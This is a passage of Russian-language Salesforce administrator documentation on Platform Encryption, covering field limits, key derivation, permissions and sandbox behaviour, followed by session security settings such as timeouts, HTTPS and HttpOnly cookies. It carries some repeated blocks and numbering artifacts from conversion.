При предварительном просмотре макета страницы в виде профиля без полномочия «Просмотр зашифрованных данных» тестовые данные предварительного просмотра не маскируются. Взамен, тестовые данные могут быть пустыми или отображаться в виде обычного текста.

### Эл. почта

- При добавлении в шаблоны эл. почты значения зашифрованных полей отображаются пользователям с полномочием «Просмотр зашифрованных данных» в виде обычного текста. В противном случае полномочия текущего пользователя будут определять, что отобразится — обычный текст или скрытые данные.
- Пользователи без полномочия «Просмотр зашифрованных данных» не могут отправлять запросы об обновлении контактов.

### Действия

- При шифровании поля «Имя контакта» поиск общедоступных действий не поддерживается.
- Если список, связанный с журналом действий, содержит ссылки на зашифрованные поля, то эти поля шифруются в их исходном контексте. Сам список не шифруется, и незашифрованные значения в списке будут видны в виде обычного текста.

## REST API

При шифровании поля интерфейс REST API не может использоваться для отображения вариантов автозаполнения.

## Импорт данных

Мастер импорта данных не может использоваться для выполнения сопоставления посредством взаимосвязей «Основная — подробная» или обновления записей, содержащих зашифрованные поля. Впрочем, с его помощью можно добавлять новые записи.

## Отчеты

- Такие компоненты отчетов, как диаграммы и панели мониторинга, на которых отображаются значения зашифрованных полей, могут кэшироваться на диске в незашифрованном виде.
- Нельзя агрегировать, сортировать или фильтровать зашифрованные данные.

## Exact Target

При установке коннектора Exact Target поле «Имя учетной записи» нельзя зашифровать. Если поле «Имя учетной записи» зашифровано, коннектор Exact Target нельзя установить.


## Кампании

Поиск участников кампании не поддерживается по зашифрованным полям.

## Общие сведения

- Ниже перечислены компоненты, которые не поддерживают использование зашифрованных полей.
  - Правила общего доступа на основе критериев.
  - Критерии фильтрации для списковых представлений, отчетов и панелей мониторинга.
  - Порталы: клиентский портал, портал самообслуживания и партнерский портал.
  - Поиски похожих возможностей.
  - Взаимосвязи внешнего поиска.
  - Информационные таблицы.
  - Критерии фильтра для средств управления данными.
- В мобильном приложении Salesforce1 в записях, клонированных пользователями без полномочий «Просмотр зашифрованных данных», отображаются скрытые данные для зашифрованных полей.
- Транскрипты чата Live Agent не шифруются в дежурном режиме.
- Правила для повторов не поддерживаются.
- Поле Web-to-Case поддерживается, поля «Веб-компания», «Веб-адрес», «Веб-имя» и «Веб-телефон» не зашифровываются в дежурном режиме.
- Транскрипты чата Live Agent не шифруются в дежурном режиме.
- Если организация использует функцию управления повторами, на эту функцию могут повлиять зашифрованные поля. В частности, правила соответствия, которые включают поля с шифрованием платформы, не будут обнаруживать записи. Если для организации включено шифрование платформы, убедитесь, что в правила соответствия не входят зашифрованные поля.



- Поле Web-to-Case поддерживается, поля «Веб-компания», «Веб-адрес», «Веб-имя» и «Веб-телефон» не зашифровываются в дежурном режиме.
  - Поля, содержащие атрибуты «Уникальное» или «Внешний код» либо добавление данных атрибутов для ранее зашифрованных настраиваемых полей.
-  **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

СМ. ТАКЖЕ:

[Назад к родительской теме](#)

## Какие поля можно шифровать?

Можно шифровать определенные поля в объектах «Учетная запись», «Контакт», «Обращение» и «Комментарий к обращению». Если шифрование платформы включено, пользователи с полномочием «Просмотр зашифрованных данных» могут просматривать содержимое зашифрованных полей, но пользователи без этого полномочия будут видеть только скрытые значения (то есть значения, замененные звездочками).

В любом случае зашифрованные поля абсолютно нормально работают в пользовательском интерфейсе, бизнес-процессах и API-интерфейсах Salesforce. (Есть ряд исключений. Например, зашифрованные поля недоступны для сортировки.)

При включении шифрования имеющиеся значения полей зашифровываются не сразу. Значения шифруются только после того, как их укажет пользователь. Обратитесь к Salesforce за помощью в шифровании имеющихся данных.

## Зашифрованные стандартные поля

Можно шифровать содержимое следующих стандартных типов полей.

- Объект «Организация»:
  - Имя организации
- Объект «Контакт»:
  - Эл. почта
  - Факс
  - Дом. тел.
  - Почтовый адрес (только поля «Улица в почтовом адресе» и «Город в почтовом адресе»)
  - Мобильный
  - Имя (только поля «Личное имя», «Отчество» и «Фамилия»)
  - Другой тел.
  - Тел.
- В объекте «Обращение»:
  - Тема
  - Описание

## ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.


Доступно в Salesforce Classic и Lightning Experience.

- В «Комментариях к обращению»:
  - Текст

### Зашифрованные настраиваемые поля

Можно шифровать содержимое следующих типов настраиваемых полей.

- Эл. почта
- Тел.
- Текст
- Область текста
- Область подробного текста
- URL-адрес


 **Важное замечание:** После шифрования настраиваемого поля его тип не может быть изменен. Формат настраиваемых полей телефона и адреса электронной почты также нельзя изменить.

Нельзя использовать ныне или ранее зашифрованные настраиваемые поля в полях настраиваемой формулы или в правилах общего доступа на основе критериев.

Нельзя использовать конструктор схем для создания зашифрованного настраиваемого поля.

Некоторые настраиваемые поля шифровать нельзя.

- Поля, содержащие атрибуты «Уникальное» или «Внешний код», либо добавление данных атрибутов для ранее зашифрованных настраиваемых полей
- Поля, используемые в полях настраиваемых формул
- Поля во внешних объектах данных

 **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

СМ. ТАКЖЕ:

[Шифрование полей](#)

[Назад к родительской теме](#)

## Шифрование платформы, терминология

Для шифрования имеется своя собственная специальная терминология. Чтобы получить максимальную отдачу от функций шифрования платформы, рекомендуется ознакомиться с основными терминами, например «аппаратный модуль безопасности», «повтор ключа» и «основной секрет».

### Шифрование данных

Процесс применения криптографической функции к данным, результатом которого становится зашифрованный текст. Процесс шифрования платформы использует шифрование симметричным ключом и алгоритм AES (256 бит) с использованием режима CBC, отступа PKCS5 и рандомизированного 128-разрядного вектора инициализации (IV) для шифрования данных на уровне поля и файлов, хранящихся на платформе Salesforce. Операции шифрования и расшифровки данных выполняются серверами приложений.

### Ключи шифрования данных

Функция шифрования платформы использует ключи шифрования данных для шифрования и расшифровки данных. Ключи шифрования данных извлекаются на сервере формирования ключа посредством разделения ключевого материала между основным секретом каждого выпуска и специальным секретом клиента, который хранится зашифрованным в базе данных как часть организации. Производные ключи длиной 256 бит хранятся в памяти до момента их исключения из кэша.

### Зашифрованные данные в дежурном режиме

Данные, зашифрованные во время хранения на диске. Система Salesforce поддерживает шифрование полей, хранящихся в базе данных, документов, хранящихся в файлах, библиотеках содержимого и вложениях, а также архивных данных.

### Управление ключами шифрования

Данное понятие охватывает все аспекты функции управления ключами (например, создание ключа, обработку и хранение). Управление секретами клиентов осуществляется администраторами или пользователями, которые обладают полномочием «Управление ключами шифрования», предоставляемым в Salesforce по запросу.

### Аппаратный модуль безопасности (HSM)

Аппаратный модуль безопасности используется для предоставления функций обработки криптографии и управления ключами для проверки подлинности. Функция шифрования платформы использует аппаратные модули безопасности для создания и хранения секретного материала, а также выполнения функции, которая формирует ключи шифрования, используемые службой шифрования для шифрования и расшифровки данных.

### Вектор инициализации

Случайная последовательность, используемая совместно с ключом для шифрования данных.

### Функция формирования ключа (KDF)

Функция формирования ключа использует генератор псевдослучайных чисел и введенные данные (например, пароль) для извлечения ключей. Функция шифрования платформы использует функцию формирования ключа на основе пароля 2 (PBKDF2) совместно с HMAC-SHA-256.

### Повтор ключа (секрета клиента)

Процесс создания нового секрета клиента и архивирования ранее активного секрета клиента. Активные секреты клиента используются операциями шифрования и расшифровки. Архивные секреты клиента используются только операциями расшифровки до момента повторного шифрования всех данных посредством нового активного секрета клиента.

## ВЕРСИИ

Доступно в версиях:

**Enterprise Edition,**  
**Performance Edition** и

**Unlimited Edition.** Доступно  
в версии **Developer**

бесплатно для организаций,  
созданных летом 2015 года  
и позже.

Доступно в Salesforce  
Classic и Lightning  
Experience.

### Основной аппаратный модуль безопасности

Основной аппаратный модуль безопасности состоит из USB-устройства, используемого для формирования безопасных случайных секретов в каждом выпуске системы Salesforce. Основной аппаратный модуль безопасности физически отделен от производственной сети Salesforce и безопасно хранится в депозитарии.

### Основной секрет

Основной секрет, используемый совместно с секретом клиента и функцией формирования ключа для создания производного ключа шифрования данных. Основной секрет обновляется компанией Salesforce в каждом выпуске и шифруется с использованием основного ключа обработки (отдельного для каждой версии), который затем шифруется с использованием открытого ключа сервера формирования ключей, так что его можно хранить в защищенном виде в файловой системе. Расшифровать его могут только основные аппаратные модули. *Данные ключи недоступны сотрудникам Salesforce в виде открытого текста.*

### Основной ключ обработки

Формируется симметричный ключ, который используется в качестве основного ключа обработки, также называемого ключом обработки ключей, и с помощью него шифруются все ключи по версиям, а также пакет секретов.

### Секрет клиента

Специальный секрет, используемый совместно с основным секретом и функцией формирования ключа для создания производного ключа шифрования данных. Повтор ключа, выполняемый администратором организации, инициирует создание нового секрета клиента. Чтобы получить доступ к секрету клиента посредством интерфейса API, воспользуйтесь объектом TenantSecret. *Данные ключи недоступны сотрудникам Salesforce в виде открытого текста.*

СМ. ТАКЖЕ:

[Назад к родительской теме](#)

## Важные сведения: Процесс шифрования платформы

При отправке данных сервер приложений выполняет поиск специального ключа шифрования данных в кэше. Если ключ не найден, сервер приложений извлекает зашифрованный секрет клиента из базы данных и запрашивает ключ на сервере формирования ключа. Затем служба шифрования шифрует данные на сервере приложений.


Система Salesforce поддерживает безопасное создание основного секрета и секрета клиента посредством аппаратных модулей безопасности. Уникальный ключ извлекается путем использования PBKDF2 — функция формирования ключа (KDF) — с основным секретом и секретом клиента в качестве входных данных.

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**. Доступно  
в версии **Developer**  
бесплатно для организаций,  
созданных летом 2015 года  
и позже.

Доступно в Salesforce  
Classic и Lightning  
Experience.

### Поток процесса шифрования платформы



1. 1. Когда пользователь Salesforce сохраняет зашифрованные данные, обработчик среды выполнения определяет по метаданным, следует ли шифровать поле, файл или вложение перед сохранением в базе данных.
2. 2. Если да, служба шифрования проверяет совпадение ключа шифрования данных в кэшируемой памяти.
3. 3. Служба шифрования определяет наличие ключа.
  - a. При наличии ключа служба шифрования извлекает ключ.
  - b. В противном случае служба отправляет запрос формирования ключа на сервер формирования ключа и возвращает его в службу шифрования, запущенную в App Cloud.
4. 4. После извлечения или формирования ключа служба шифрования генерирует случайный вектор инициализации (IV) и зашифровывает данные с помощью алгоритма AES-256 JCE.
5. 5. Зашифрованный текст сохраняется в базе данных или хранилище fi. IV и соответствующий код секрета клиента, используемые для формирования ключа шифрования данных, сохраняются в базе данных.

Система Salesforce генерирует новый основной секрет в начале каждого выпуска.

СМ. ТАКЖЕ:

[Назад к родительской теме](#)

## Автоматическая проверка для шифрования платформы


При включении функции шифрования система Salesforce автоматически проверяет организацию на наличие возможных побочных эффектов и отображает соответствующее предупреждение при обнаружении параметров, которые могут ставить под угрозу доступ к данным или препятствовать нормальной работе организации Salesforce. Например, система блокирует операцию шифрования при попытке шифрования полей, используемых правилами общего доступа на основе критериев.

Результаты проверки отправляются по эл. почте (при использовании пользовательского интерфейса) или отображаются в режиме реального времени (при использовании API).

При отображении сообщения об ошибке в результате включения функции шифрования платформы воспользуйтесь информацией, указанной в данном разделе. Ниже перечислены факторы, проверяемые службой проверки.

### Ошибки

| Используемые компоненты                    | Предложенные решения  |
|--|---|
| Правила общего доступа на основе критериев | Поля не могут использоваться правилами общего доступа на основе критериев.  |
| Запросы SOQL                               | Зашифрованные поля не могут использоваться некоторыми компонентами запроса SOQL.  |
| Поля формулы                               | Поля формулы не могут ссылаться на зашифрованные поля.  |
| Информационные таблицы                     | Поля, используемые информационными таблицами, не могут шифроваться, а зашифрованные поля не могут использоваться информационными таблицами.   |
| Порталы                                    | При шифровании стандартных полей нельзя включить устаревшие порталы в организации. Наличие включенных порталов в организации препятствует шифрованию стандартных полей.   |
| Модули электронной почты                   | Активация Exchange Sync или Salesforce App for Outlook препятствует шифрованию платформы. Если активирован Salesforce for Outlook, шифрование платформы можно включить, но при этом будет остановлена работа Salesforce for Outlook. Включение шифрования платформы препятствует активации всех трех модулей. |

 **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

СМ. ТАКЖЕ:

[Шифрование полей](#)

[Шифрование файлов и вложений](#)

[Назад к родительской теме](#)

### ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Доступно в Salesforce Classic и Lightning Experience.

### Полномочия пользователя для шифрования платформы

Полномочия назначаются пользователям в соответствии с их ролями относительно шифрования. Некоторым пользователям потребуется полномочие «Просмотр зашифрованных данных». Некоторым потребуются другие сочетания полномочий в целях выделения данных для шифрования или работы с ключами шифрования.

|  | Просмотр зашифрованных данных | Управление ключами шифрования | Настройка приложения | Просмотр настройки и конфигурации |
|--|-------------------------------|-------------------------------|----------------------|-----------------------------------|
| Просмотр данных в зашифрованных полях  | ✓                             |                               |                      |                                   |
| Просмотр страницы настройки шифрования платформы   |                               |                               | ✓                    | ✓                                 |
| Редактирование страницы настройки шифрования платформы, кроме функции управления ключами |                               |                               | ✓                    |                                   |
| Создание, уничтожение, экспорт и архивирование секретов клиента                          |                               | ✓                             |                      |                                   |
| Запрос объекта TenantSecret через API  |                               | ✓                             |                      |                                   |

### Полномочие «Просмотр зашифрованных данных»

Администратор решает, какие пользователи могут видеть нескрытые значения полей. Для этого предоставляется полномочие «Просмотр зашифрованных данных» в профилях или наборах полномочий. Администраторам это полномочие не назначается автоматически, и стандартные профили не содержат его по умолчанию.

 **Совет:**

При наличии полномочия «Просмотр зашифрованных данных» и предоставлении другим пользователям полномочий входа пользователь может просматривать зашифрованные значения в виде обычного текста. Во избежание раскрытия конфиденциальных данных клонируйте свой профиль, удалите полномочие «Просмотр зашифрованных данных» из вашего клонированного профиля и назначьте себе клонированный профиль. Затем предоставьте доступ входа в систему другому пользователю.

При включении шифрования имеющиеся значения полей зашифровываются не сразу. Значения шифруются только после того, как их укажет пользователь.

Зашифрованные файлы видимы всем пользователям, имеющим доступ к этим файлам, независимо от наличия полномочия «Просмотр зашифрованных данных».

Пользователи без полномочия «Просмотр зашифрованных данных» не могут выполнять следующие действия.

- Изменение обязательных зашифрованных полей поиска.
- Использование связанных списков публикатора Chatter.
- Использование функции «Копировать почтовый адрес в другой адрес» в контактах.
- Выберите, какое значение будет сохраняться из двух при слиянии записей учетной записи, если шифруется одинаковое значение в каждой из них. В данном сценарии Salesforce сохраняет значение из записи основной учетной записи.
- Создайте записи, требующие заполнения зашифрованного стандартного поля.


Если у текущего пользователя отчета или панели мониторинга есть полномочие «Просмотр зашифрованных данных», то читатели диаграммы или панели мониторинга этого отчета, у которых нет полномочия «Просмотр зашифрованных данных», все-таки смогут видеть зашифрованные данные.

Если пользователи без полномочия «Просмотр зашифрованных данных» клонируют запись, содержащую зашифрованные поля (кроме полей поиска), то новая запись отображает значения зашифрованных полей как пустые.

Когда пользователь, у которого нет полномочия «Просмотр зашифрованных данных», клонирует запись, в зашифрованных записях отображаются скрытые данные.

Пользователи без полномочия «Просмотр зашифрованных данных» все же могут выполнять некоторые операции с зашифрованными полями.

- Изменение значения зашифрованного поля (если параметрам безопасности поля не назначается уровень доступа «Только для чтения»).
- Просмотр зашифрованных полей в результатах поиска (даже если значения скрыты).
- Создание записей контактов и возможностей из действий Chatter, связанных списков на страницах сведений об учетных данных и раздела «Быстрое создание».

 **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

СМ. ТАКЖЕ:

[Профили](#)

[Наборы полномочий](#)

[Доступность данных шифрования платформы](#)

[Настройка шифрования платформы](#)

[Назад к родительской теме](#)

## Доступность данных шифрования платформы

Пользователям и администраторам предоставляется информация на основе сочетания факторов, описанных ниже. Однако можно контролировать доступ к конфиденциальным данным.

Если пользователи работают в организации с включенной функцией шифрования платформы, важно, чтобы они понимали различие между зашифрованными данными в дежурном режиме и маскировкой данных. Зашифрованные данные в дежурном режиме — данные, зашифрованные во время хранения. Маскировка — скрытие видимых данных в поле путем замены символов.

Пользователи *могут* просматривать некоторые данные в виде открытого текста вместо замаскированных, в зависимости от полномочий или от того, находятся данные в файле или в поле. Для этого есть несколько причин.

- Полномочия. Пользователи, которым нужен доступ к определенным конфиденциальным данным, могут иметь полномочие «Просмотр зашифрованных данных». Например, начальник отдела кадров может при необходимости просматривать конфиденциальные сведения о сотруднике в поле, тогда как обычный работник не может этого делать. Несмотря на то что начальник отдела кадров может просматривать конфиденциальные данные, они остаются зашифрованными в дежурном режиме.
- Зашифрованные файлы продолжают отображаться. Несмотря на шифровку, файлы продолжают отображаться пользователям, которые имеют к ним доступ. В отличие от этого, для просмотра зашифрованных данных в полях



пользователь должен иметь полномочие «Просмотр зашифрованных данных». Установите соответствующие параметры общего доступа, если данные в файле должны оставаться скрытыми.

СМ. ТАКЖЕ:

[Полномочия пользователя для шифрования платформы](#)

## Развертывание шифрования платформы

При развертывании шифрования платформы в организации, использующей такие средства, как Force.com IDE, Migration Tool или Workbench, атрибут поля «Зашифровано» остается. Однако, если выполнять развертывание в организациях с другими параметрами шифрования, результат зависит от того, включено ли шифрование платформы в целевой организации.

Можно изменить наборы таким образом, чтобы шифрование платформы развертывалось в настраиваемые поля. Независимо от способа развертывания, Salesforce автоматически проверяет, не нарушает ли шифрование платформы рекомендации.

**!** **Важное замечание:** Настраиваемые поля в пакетах шифровать нельзя. При использовании управляемых или неуправляемых пакетов во время развертывания атрибут поля «Зашифровано» пропускается.

| Исходная организация           | Целевая организация            | Результат   |
|--------------------------------|--------------------------------|---|
| Шифрование платформы включено  | Шифрование платформы включено  | Исходный атрибут поля «Зашифровано» указывает на включенное состояние |
| Шифрование платформы включено  | Шифрование платформы выключено | Атрибут поля «Зашифровано» пропускается                               |
| Шифрование платформы выключено | Шифрование платформы включено  | Целевой атрибут поля «Зашифровано» указывает на включенное состояние  |

**📌 Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

СМ. ТАКЖЕ:

[Назад к родительской теме](#)

### ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.


Доступно в Salesforce Classic и Lightning Experience.

## Функционирование шифрования платформы в безопасной среде

При обновлении безопасной среды из производственной организации создается точная копия производственной организации. Если шифрование платформы в производственной организации включено, то копируются все параметры шифрования, в том числе секреты клиентов, созданные в производственной организации.

После обновления безопасной среды изменения секрета клиента ограничены текущей организацией. Это позволяет исключить влияние на производственную организацию при повторе или уничтожении секрета клиента в безопасной среде.

Рекомендуем повторять секреты клиента в безопасных средах после обновления. Повтор гарантирует использование разных секретов клиента в производственной и безопасной организациях. Уничтожение секретов клиента в безопасной среде инициирует отображение зашифрованных данных непригодными для использования в случае частичных или полных копий.

 **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

СМ. ТАКЖЕ:

[Назад к родительской теме](#)

## В чем разница между классическим шифрованием и шифрованием платформы?

Классическое шифрование помогает защитить особый тип пользовательских текстовых полей, которые создаются с этой целью. С помощью шифрования платформы можно шифровать различные, широко используемые стандартные поля, а также некоторые пользовательские поля и множество типов файлов. Кроме того, шифрование платформы поддерживает организации-лица, обращения, поиск, поток, процессы утверждения и другие важнейшие функции Salesforce.

| Функция   | Классическое шифрование                                 | Шифрование платформы                                    |
|---|---|---|
| Ценообразование   | Включено в базовую пользовательскую лицензию            | Взимается дополнительная плата                          |
| Шифрование в дежурном режиме  | ✓   | ✓   |
| Собственное решение (без оборудования или программного обеспечения) | ✓   | ✓   |
| Алгоритм шифрования   | Алгоритм AES (расширенный стандарт шифрования), 128 бит | Алгоритм AES (расширенный стандарт шифрования), 256 бит |
| Формирование ключа на основе HSM                                    |   | ✓   |

### ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Доступно в Salesforce Classic и Lightning Experience.

### ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Доступно в Salesforce Classic и Lightning Experience.

| Функция   | Классическое шифрование  | Шифрование платформы    |
|---|--|-------------------------|
| Полномочие «Управление ключами шифрования»  |  | ✓                       |
| Создание, экспорт, импорт и уничтожение ключей  | ✓  | ✓                       |
| Соответствие PCI-DSS L1   | ✓  | ✓<br>(только для полей) |
| Тип поля «Текст (зашифрованный)»  | Специальный тип настраиваемого поля длиной не более 175 символов |                         |
| Режим маски   | ✓  | ✓                       |
| Типы и символы маски  | ✓  |                         |
| Полномочие «Просмотр зашифрованных данных», необходимое для просмотра значений зашифрованных полей  | ✓  | ✓                       |
| Соблюдение полномочия «Просмотр зашифрованных данных» значениями шаблонов эл. почты                 |  | ✓                       |
| Зашифрованные стандартные поля  |  | ✓                       |
| Зашифрованные вложения, файлы и содержимое  |  | ✓                       |
| Зашифрованные настраиваемые поля  |  | ✓                       |
| Шифрование текущих полей для поддерживаемых типов настраиваемых полей                               |  | ✓                       |
| Поиск (пользовательский интерфейс, частичный поиск, последовательный поиск, некоторые запросы SOSL) |  | ✓                       |
| API-доступ  | ✓  | ✓                       |
| Доступность в бизнес-правилах и обновлениях полей бизнес-правил                                     |  | ✓                       |
| Доступность в критериях входа для процесса утверждения и критериях для этапа утверждения            |  | ✓                       |

СМ. ТАКЖЕ:


[Назад к родительской теме](#)

## Безопасность сеанса

Сеанс начинается после входа пользователя на платформу. Рекомендуем использовать безопасность сеанса для ограничения доступа к сети на компьютере, оставленном зарегистрированным пользователем без присмотра. Кроме того, данный

алгоритм позволяет сократить количество внутренних атак (например, при попытке использования сеанса другого сотрудника).

При необходимости определите продолжительность сеанса для входов пользователей. Продолжительность сеанса позволяет задавать лимит времени для сеансов пользователей. По умолчанию сеанс автоматически завершается через два часа простоя. По истечении лимита времени сеанса отображается диалоговое окно, позволяющее пользователям выполнять выход или продолжать работу. В противном случае выход пользователей выполняется автоматически.

 **Прим.:** Закрытие вкладки или окна обозревателя не инициирует автоматическое завершение сеанса Salesforce. Сообщите пользователям о данной особенности и необходимости завершения всех сеансов путем последовательного выбора пунктов *Имя пользователя* > **Выход**.

По умолчанию система Salesforce использует TLS и требует безопасные подключения (HTTPS) для всех взаимодействий. Параметр «Требовать безопасные подключения (HTTPS)» определяет необходимость использования TLS (HTTPS) для доступа к системе Salesforce, кроме сайтов Force.com, которые могут быть доступны посредством HTTP. При отключении данного параметра и изменении протокола URL-адреса (со значения `https://` на значение `http://`) компанией Salesforce приложение остается доступным пользователю. Тем не менее, TLS должен использоваться всеми сеансами для дополнительной безопасности. См. раздел [«Изменение параметров безопасности сеанса»](#) на странице 913.

Доступ к определенным типам ресурсов может быть ограничен на основе уровня безопасности, связанного с методом проверки подлинности (входа) для текущего сеанса пользователя. По умолчанию каждому методу входа назначается один из двух уровней безопасности: «Стандартный» или «Высоконадежный». При необходимости измените уровень безопасности сеанса и определите политики, позволяющие получать доступ к выбранным ресурсам только при наличии уровня «Высоконадежный». Дополнительную информацию см. в подразделе [«Безопасность на уровне сеансов»](#) на странице 917.

СМ. ТАКЖЕ:

[Настройка диапазонов надежных IP-адресов для организации](#)

[Журнал проверки подлинности](#)

## Изменение параметров безопасности сеанса

Параметры безопасности сеанса позволяют изменять тип подключения, время истечения сеанса и многое другое.

1. В разделе «Настройка» введите «*Параметры сеанса*» в поле «Быстрый поиск», затем выберите «**Параметры сеанса**».
2. Настройте параметры безопасности сеанса.

| Поле   | Описание   |
|--|--|
| Значение времени ожидания                                | <p>Время, по истечении которого выполняется автоматический выход неактивных пользователей. Время ожидания для пользователей портала составляет от 10 минут до 12 часов, но минимальное значение данного поля равно 15 минутам. Выберите значение от 15 минут до 12 часов. Чтобы повысить безопасность конфиденциальных данных, используемых в организации, выберите минимальный временной промежуток.</p> <p> <b>Прим.:</b> Обновление последнего значения времени активного сеанса выполняется только по истечении половины времени ожидания. Таким образом, если время ожидания составляет 30 минут, то активность пользователя проверяется системой только по истечении 15 минут. Например, если запись обновляется через 10 минут, то последнее значение времени активного сеанса не изменяется, так как действие было выполнено в течение первых 15 минут. Пользователь автоматически выходит из системы через 20 минут (всего 30 минут), так как последнее значение времени активного сеанса не изменялось. Если запись обновляется через 20 минут, то есть через 5 минут после проверки последнего времени активного сеанса, то время ожидания устанавливается повторно и автоматический выход переносится еще на 30 минут (всего 50 минут).</p> |
| Отключить всплывающее предупреждение о завершении сеанса | <p>Данный параметр определяет необходимость отображения неактивным пользователям предупреждения о завершении сеанса. В соответствии с полем «Значение времени</p>  |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.




Параметр «Закрепить сеансы за IP-адресом, с которого они инициализированы» доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.


Все остальные параметры доступны в версиях: **Personal Edition, Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров безопасности сеанса:

- «Настройка приложения»

| Поле  | Описание   |
|---|--|
|   | ожидания», предупреждение отображается за 30 секунд до завершения сеанса.  |
| Инициировать выход по времени ожидания сеанса                       | <p>Данный параметр завершает текущие сеансы по истечении времени ожидания сеансов для неактивных пользователей. После обновления обозреватель отображает страницу входа. При завершении сеанса пользователь должен выполнить повторный вход в организацию.</p> <p> <b>Прим.:</b> Прежде чем включить данный параметр, <i>снимите</i> флажок «Отключить всплывающее предупреждение о завершении сеанса».</p>   |
| Закрепить сеансы за IP-адресом, с которого они инициированы         | <p>Данный параметр определяет необходимость закрепления сеансов за IP-адресом входа и позволяет предотвратить несанкционированный доступ к системе.</p> <p> <b>Прим.:</b> Данный параметр может препятствовать работе разных приложений и мобильных устройств.</p>  |
| Закрепить сеансы за доменом, выбранным для их первого использования | <p>Данный параметр связывает текущий сеанс пользовательского интерфейса для пользователя (например, пользователь сообщества) с конкретным доменом во избежание несанкционированного использования кода сеанса в другом домене. Данный параметр включен по умолчанию для организаций, созданных в выпуске Spring'15 или более поздних выпусках.</p>   |
| Требовать безопасные подключения (HTTPS)                            | <p>Данный параметр определяет необходимость использования HTTPS для входа или доступа к системе Salesforce, кроме сайтов Force.com, которые доступны посредством HTTP.</p> <p>Из соображений безопасности данный параметр включен по умолчанию.</p> <p> <b>Прим.:</b> Страница «Сброс паролей пользователей» доступна только посредством HTTPS.</p>   |
| Выполнить повторный вход после входа от имени пользователя          | <p>Данный параметр определяет необходимость возврата администратора, выполнившего вход от имени другого пользователя, к собственному сеансу после выхода в качестве этого пользователя.</p> <p>Если данный параметр включен, администратору, после выхода из системы в качестве другого пользователя, следует выполнить вход, чтобы продолжить использование системы Salesforce. Иначе, после выхода из системы в качестве другого пользователя, администратор будет возвращен к исходному сеансу. Данный параметр включен по умолчанию для новых организаций, активированных после выпуска Summer'14.</p> |

| Поле  | Описание  |
|---|---|
| Требовать атрибут <code>HttpOnly</code>   | <p>Данный параметр ограничивает доступ к файлам cookie кода сеанса. Файл cookie с атрибутом <code>HttpOnly</code> доступен только посредством методов HTTP.</p> <p> <b>Прим.:</b> Применение параметра «Требовать атрибут <code>HttpOnly</code>» нарушает работу настраиваемого или пакетного приложения, использующего JavaScript для доступа к файлам cookie. Этот параметр блокирует доступ приложения к файлам cookie. Если флажок «Требовать атрибут <code>HttpOnly</code>» установлен, то окно отладки AJAX Toolkit недоступно.</p>                          |
| Использовать запросы POST для междоменных сеансов   | <p>Данный параметр позволяет организации отправлять сведения о сеансе посредством запроса POST (вместо запроса GET) для междоменных обменов. Например, междоменный обмен с использованием страницы Visualforce пользователем. В отличие от запросов GET, запросы POST являются более безопасными ввиду хранения сведений о сеансе в тексте запроса. Тем не менее, при включении данного параметра внедренное содержимое из другого домена (см. пример ниже)</p> <pre data-bbox="714 913 1445 966" style="border: 1px solid #ccc; padding: 5px;"><code>&lt;img src="https://acme.force.com/pic.jpg"/&gt;</code></pre> <p>иногда не отображается.</p> |
